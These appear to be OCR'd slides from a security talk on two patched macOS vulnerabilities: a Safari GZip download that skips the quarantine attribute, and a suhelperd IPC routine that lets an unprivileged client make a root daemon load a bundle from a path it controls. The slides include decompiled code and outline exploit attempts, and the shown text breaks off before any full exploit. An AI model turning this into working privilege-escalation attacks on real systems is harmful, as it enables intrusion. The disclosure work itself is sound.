


```
          gzipUnarchiver = v1->gzipUnarchiver;
          v15 = decoder;
          v16 = objc_msgSend(gzipUnarchiver, "pathForDestinationWithDecoder:", decoder);
          dstPath = objc_retainAutoreleasedReturnValue(v16);
          objc_release(v40);
          v18 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
          v19 = objc_retainAutoreleasedReturnValue(v18);
          v20 = objc_msgSend(v15, "fileAttributes");
          v21 = objc_retainAutoreleasedReturnValue(v20);
          LOBYTE(v40) = (unsigned __int8)objc_msgSend(
                                           v19,
                                           "_web_createFileAtPath:contents:attributes:",
                                           dstPath,
                                           0LL,
                                           v21);
          objc_release(v21);
          objc_release(v19);
          if...
          v22 = objc_msgSend(&OBJC_CLASS___NSFileHandle, "fileHandleForWritingAtPath:", dstPath);
          v23 = objc_retainAutoreleasedReturnValue(v22);
          if...
          v11 = dstPath;
          v40 = dstPath;
          dstFileHandle = v23;
          v1 = v35;
          v12 = v36;
        }
        v39 = dstFileHandle;
        objc_msgSend(dstFileHandle, "writeData:", v9, v11);
        objc_release(v9);
        objc_release(v12);
        objc_release(v33);
        objc_autoreleasePoolPop(context);
        context = objc_autoreleasePoolPush();
        fileHandle = v34;
        v24 = objc_msgSend(v34, "readDataOfLength:", 0x2000LL);
        v7 = objc_retainAutoreleasedReturnValue(v24);
        if ( !objc_msgSend(v7, "length") )
        {
          v25 = decoder;
          v26 = v40;
          goto LABEL_13;
        }
      }
      objc_release(v9);
      objc_release(v12);
      objc_release(v33);
0010513D ___42-[WBSDownloadFileGZipUnarchiver unarchive]_block_invoke:49 (7FF92322D13D)
```

Write the decompressed data directly,
forget to apply the quarantine attribute

com.apple.Safari.SandboxBroker.xpc:
Decompress the downloaded GZip file automatically

CVE-2022-22616: Patch



```
    v18 = v9(v48->gzipUnarchiver, "pathForDestinationWithDecoder:", v46);
    dstPath = objc_retainAutoreleasedReturnValue(v18);
    objc_release(v50);
    v20 = v9(&OBJC_CLASS___NSFileManager, v43);
    v21 = objc_retainAutoreleasedReturnValue(v20);
    v22 = v9(v17, "fileAttributes");
    v23 = objc_retainAutoreleasedReturnValue(v22);
    dstPath_1 = dstPath;
    v24 = (__int64)v9(v21, "_web_createFileAtPath:contents:attributes:", dstPath, 0LL, v23);
    objc_release(v23);
    objc_release(v21);
    if ( !v24 )
      break;
    v25 = objc_msgSend(&OBJC_CLASS___NSURL, "fileURLWithPath:isDirectory:", dstPath_1, 0LL);
    v26 = objc_retainAutoreleasedReturnValue(v25);
    v16 = objc_release;
    if ( !v26
      || (v27 = objc_msgSend(&OBJC_CLASS___NSFileManager, v43),
          v28 = objc_retainAutoreleasedReturnValue(v27),
          objc_msgSend(v28, "safari_copyQuarantinePropertiesFromFileAtURL:toFileAtURL:error:", v44, v26, 0LL),
          objc_release(v28),
          v29 = objc_msgSend(&OBJC_CLASS___NSFilchar[64] "fileHandleForWritingAtPath:", dstPath_1),
          (dstFileHandle = objc_retainAutoreleasedReturnValue(v29)) == 0LL) )
    {
      objc_release(v26);
      v35 = 0LL;
      v14 = v45;
      v37 = dstPath_1;
      goto FAIL;
    }
    dstFileHandle_1 = dstFileHandle;
    objc_release(v26);
    v50 = dstPath_1;
    v9 = objc_msgSend;
LABEL_11:
    v31 = v47;
    dstPath_1 = dstFileHandle_1;
    v9(dstFileHandle_1, "writeData:", v12);
    ((void (__fastcall *)(id))v16)(v12);
    ((void (__fastcall *)(id))v16)(v45);
    ((void (__fastcall *)(id))v16)(v49);
    objc_autoreleasePoolPop(context);
    v7 = objc_autoreleasePoolPush();
    v32 = v9(v31, "readDataOfLength:", 0x2000LL);
    v10 = objc_retainAutoreleasedReturnValue(v32);
0010DA95 ___42-[WBSDownloadFileGZipUnarchiver unarchive]_block_invoke:89 (7FF905B6EA95)
```

Now copy the quarantine attribute too

Next, Escalate Privileges

Ways to Escalate Privileges

- Attack the OS Kernel directly
  - Hunt for memory corruption issues from the XNU Kernel and Kexts by fuzzing: OOB, UAF, …
  - Hard to exploit since some new mitigations were introduced: PAC…
- Abuse the features of some root processes
  - Spawn child processes. e.g. CVE-2019-8513
  - File system operations. e.g. CVE-2020-9900
  - …
- **Attack some root daemon services via IPC**
  - **Very common, easy to exploit**
- Misc: DYLIB Hijack, SUID Binary…

An Attractive Target: suhelperd

- **su**helperd is a helper daemon process for **S**oftware **U**pdate
- Not sandboxed
- Runs as root
- Has the special entitlement **com.apple.rootless.install**
- Exposes some IPC service routines to unprivileged clients
- Old vulnerabilities reported
  - CVE-2021-30912
  - CVE-2021-30913

The IPC Connection: com.apple.suhelperd

The IPC Server: **SUHelper** (Implemented in the target daemon **suhelperd**)


```
// @class SUHelper
- (id) init {
    //...
    bootstrap_check_in(bootstrap_port, "com.apple.suhelperd", &self->_suhelper_service_port);
    //...
}
```

The IPC Client: **SUHelperProxy** (Implemented in the private **SoftwareUpdate.framework**)

```
// @class SUHelperProxy
- (id) init {
    //...
    bootstrap_look_up2(bootstrap_port, "com.apple.suhelperd", &self->_suhelperd_port, 0, 8);
    //...
}
```

45 Service Routines


Server Side:



```
ms IPC_DISPATCH_ITEM <offset IPC_0_authorizeNewClient, 0Dh, 0, 34h, 0>
                          ; DATA XREF: sub_100011FAE+43↑r
IPC_DISPATCH_ITEM <offset IPC_0__extendClientPort_withRights_, 0Ch, 0,\
                   28h, 0>
IPC_DISPATCH_ITEM <offset IPC_0__removeClientPort, 2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_prepareForLogoutAndInstall, 2, 0, \
                   28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_prepareLoginWindowForPostLogoutInstallWithNoConsoleUser,\
                   2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_checkAndFixPermissionsAtPath_owner, 3,\
                   0, 24h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_registerProductFile_forProductKey_firmware_trustLevel_keepOr
                   9, 0, 3Ch, 0>
IPC_DISPATCH_ITEM <offset IPC_16_registerPersonalizedManifests_forProductKey_inForeground,\
                   5, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_makeQueues, 2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_moveInstalledPrintersToLibraryFromPath,\
                   3, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_removeMetadataCacheFromUpdates, 2, 0, \
                   28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_moveMetadataCacheToUpdatesFromPath, 3,\
                   0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_1_movePPDVersionCacheToUpdatesFromPath, \
                   3, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_removeIndexFromUpdates, 2, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_0_readUpdatesIndex, 4, 0, 3Ch, 0>
IPC_DISPATCH_ITEM <offset IPC_2_writeUpdatesIndex, 4, 0, 28h, 0>
IPC_DISPATCH_ITEM <offset IPC_16_createDirectoryForProductKey_Firmware,\
                   4, 0, 28h, 0>
```

Review the service routines one by one.
Not all of them are available to unprivileged clients :(

Client Side:




```
Function name
_suhelperd_client_arm_basesystem_updates_mechanism
_suhelperd_client_authorize_tool
_suhelperd_client_check_and_fix_dir_permissions
_suhelperd_client_claim_space_from_cache_delete
_suhelperd_client_clear_any_user_preference
_suhelperd_client_clear_catalog_to_production_and_notify
_suhelperd_client_commit_login_credentials
_suhelperd_client_configure_progress_phases
_suhelperd_client_create_directory_for_product
_suhelperd_client_create_updates_available_cookie
_suhelperd_client_deletepref_indomain
_suhelperd_client_digest_for_package
_suhelperd_client_disconnect_client
_suhelperd_client_extend_rights
_suhelperd_client_install_assistant_preparation_status
_suhelperd_client_make_queues
_suhelperd_client_move_installed_printers_to_library
_suhelperd_client_move_metadata_cache_to_updates
_suhelperd_client_move_ppd_cache_to_updates
_suhelperd_client_prepare_for_logout_and_install
_suhelperd_client_prepare_install_assistant_with_path
_suhelperd_client_prepare_loginwindow_for_postlogout_install_no_console_user
_suhelperd_client_read_updates_index
_suhelperd_client_reboot_for_post_logout_updates
_suhelperd_client_register_personalized_manifests
_suhelperd_client_register_product_file
suhelperd_client
Line 2 of 45
```

Client Authorization

On the client side :

Before requesting the IPC service routine,

1. Generate an **authorization object**
2. Make it as an external form (32 bytes of data)
3. Transfer the authorization object to the server for verification.




```
void __cdecl -[SUHelperProxy authorizeTool:forRights:](
        SUHelperProxy *self,
        SEL a2,
        AuthorizationOpaqueRef *a3,
        signed __int64 a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( (unsigned __int8)objc_msgSend(self, selRef_isAuthorizedForRights_, a4) )
  {
    if...
  }
  else
  {
    authorization = a3;
    if ( a3 || !AuthorizationCreate(0LL, 0LL, 0, &authorization) )
    {
      v9 = (AuthorizationExternalForm *)malloc(0x20uLL);
      if ( v9 )
      {
        v10 = v9;
        if ( AuthorizationMakeExternalForm(authorization, v9) )
        {
          free(v10);
        }
        else
        {
          q = (dispatch_queue_s *)self->_q;
          block[0] = _NSConcreteStackBlock;
          block[1] = 3254779904LL;
          block[2] = __41__SUHelperProxy_authorizeTool_forRights___block_invoke;
          block[3] = &__block_descriptor_72_e8_32o_e5_v8__01;
          block[4] = self;
          block[5] = a4;
          block[6] = v10;
          block[7] = a3;
          block[8] = authorization;
          dispatch_async(q, block);
```

Client Authorization Cont.

On the server side:

Determine whether the specific **rights** can be granted to the client.


- Check the client’s authorization object
- Check the client’s uid



```
signed __int64 __cdecl -[SUHelper _authorizeTool:clientUID:pid:forRights:](
        SUHelper *self,
        SEL a2,
        AuthorizationOpaqueRef *authorization,
        unsigned int uid,
        int pid,
        signed __int64 reqRights)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v9 = getpwnam("_softwareupdate");
  if ( v9 )
    v10 = v9->pw_uid != uid;
  else
    v10 = 1;
  v11 = (unsigned __int8)objc_msgSend(&OBJC_CLASS___SUSharedPrefs, "isAdminUser:", uid);
  if ( (reqRights & 1) != 0 )
  {
    reqRights = 31LL;
    if ( v10 )
      return 0LL;
  }
  else
  {
    if ( (reqRights & 2) != 0 )
    {
      v13 = "com.apple.SoftwareUpdate.modify-settings";
      v14 = 2;
      v15 = "system.preferences.softwareupdate";
    }
    else
    {
      if ( (reqRights & 0x10) == 0 )
      {
        if ( (reqRights & 8) != 0 )
        {
          if ( v11 != 0 || !v10 )
            return reqRights & 0xC;
        }
        else
        {
          v12 = reqRights == 4;
          reqRights = 4LL;
          if ( v12 )
            return reqRights;
        }
        return 0LL;
      }
      reqRights = 16LL;
      v14 = 1;
      v15 = "system.install.software";
      v13 = 0LL;
    }
    if ( !authorization )
      return 0LL;
    memset(v18, 0, sizeof(v18));
    v19 = 0LL;
    v20 = 0LL;
    v18[0] = (__int64)v15;
    *(_QWORD *)&v19 = v13;
    rights.count = v14;
    rights.items = (AuthorizationItem *)v18;
    if ( AuthorizationCopyRights(authorization, &rights, 0LL, 2u, 0LL) )
      return 0LL;
  }
  return reqRights;
}
```


0000B634 -[SUHelper _authorizeTool:clientUID:pid:forRights:]:17 (100007634)

Service Routine Handling Flow



Client: Software Update.framework
Server: suhelperd
-[SUHelper setNVRAMWithKey:value:]
Yes
No
-[SUHelperProxy setNVRAMWithKey:value:]
IsClientValidForRight:2 ?
_suhelperd_client_set_nvram_with_key
IPC_2_setNVRAMWithKey_value
Denied
mach_msg
mach_msg
Kernel

CVE-2022-22639: Root Cause



IPC_0_**prepareInstallAssistantWithPath**

Call the real service routine directly without validating the client's rights

-[SUHelper prepareInstallAssistantWithPath: **(id)path**]

Controlled from the IPC Client

Internally try to **load a bundle** from: **$path**/Contents/Frameworks/**OSInstallerSetup.framework**

Exploit Attempt 1

- Load arbitrary bundle(dylib) into the daemon process ?
  - Hardened Runtime is enabled by default for system processes
  - Only **Apple-Signed** dylibs are allowed
- Load old-version, vulnerable, Apple-signed dylib

Exploit Attempt 2

Once the original **OSInstallerSetup.framework** is loaded, **-[OSISClient _startServer]** will be called immediately.

```
// @class OSISClient
- (BOOL) _startServer {
    //...
    if (getuid() && geteuid()) { // suhelperd is root, uid = 0, so it will hit the else branch
        domain = kSMDomainUserLaunchd;
        //...
    } else {
        domain = kSMDomainSystemLaunchd; // the job will be launched as root
        jobDict = @{@"Label": @"com.apple.install.osinstallersetupd",
                @"MachServices":@{@"com.apple.install.osinstallersetupd":@1},
                @"ProgramArguments":@[jobPath]};
    }
    SMJobSubmit(domain, jobDict, auth, &outError);
}
```

Controlled from the IPC Client

